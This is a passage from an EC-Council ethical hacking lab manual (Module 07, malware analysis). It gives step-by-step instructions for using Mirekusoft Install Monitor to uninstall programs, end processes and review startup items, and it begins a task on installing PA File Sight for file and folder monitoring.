


Figure 4.6.3: Mirekusoft Install Monitor Uninstalling Program

7. While uninstalling the application, a selected program pop-up appears, click **Yes** in all the **WinPatrol** pop-ups.




Figure 4.6.4: Mirekusoft Install Monitor Program Confirmation

8. The **selected application is uninstalled from your computer** pop-up appears; click **OK.**




Figure 4.6.5: Mirekusoft Install Monitor Successfully Uninstalled

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. If a **Cleanup for Selected Program** window appears (here, **WinPatrol**), click **OK**.




Figure 4.6.6: Mirekusoft Install Monitor Cleanup Confirmation

10. The **Confirm Cleanup** pop-up appears; click **Cleanup**. This will delete all the supported files for the related application that you have uninstalled from your computer.




Figure 4.6.7: Mirekusoft Install Monitor Cleanup

11. The selected application is uninstalled from your computer. Click the **Performance** tab to view and terminate currently running programs.

12. Select any program from the list and click **End Program**. In this lab, we are choosing **Adobe Acrobat Update Service**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.6.8: Mirekusoft Install Monitor Performance Tab

13. The **End Program** pop-up appears for the selected program; click **Yes**.




Figure 4.6.9: Mirekusoft Install Monitor End Program Confirmation

14. This will end the running program.
15. Click the **Startup** tab to view the programs that run automatically on Windows Startup.
16. In this lab, Mirekusoft Install Monitor has not detected startup programs. If the program does detect them, choose the application that you want to disable on startup, and click **Disable**.
17. You can restart the machine to detect the startup programs.

You can also use other installation monitoring tools such as **SysAnalyzer** (https://www.aldeid.com), **Advanced Uninstaller PRO** (https://www.advanceduninstaller.com), **REVO UNINSTALLER PRO** (https://www.revouninstaller.com), or **Comodo Programs Manager** (https://www.comodo.com) to perform installation monitoring.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.6.10: Mirekusoft Install Monitor Startup Tab

18. This is how to monitor a Windows machine using Mirekusoft Install Monitor. Close all applications.

TASK 7 — Perform Files and Folder Monitoring using PA File Sight

1. Before starting this task, Launch and log in to the **Windows Server 2016** virtual machine using the credentials **Administrator** and **Pa$$w0rd**.

TASK 7.1 — Install and Launch PA File Sight

2. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight** and double-click **filesightultra.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

3. The **Select Setup Language** pop-up appears; choose your preferred language, and then click **OK**.
4. Follow the default installation steps to install **PA File Sight**.
5. **Completing the PA File Sight Ultra Setup Wizard** appears; make sure that both the **Start the PA File Sight Ultra monitoring service** and the **Launch the PA File Sight Ultra Console** options are checked, and click **Finish**.
6. This will run the PA File Sight service and automatically launch the application.

Malware can modify system files and folders to save information in them. You should be able to find the files and folders that malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware plans to execute on a specific schedule.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

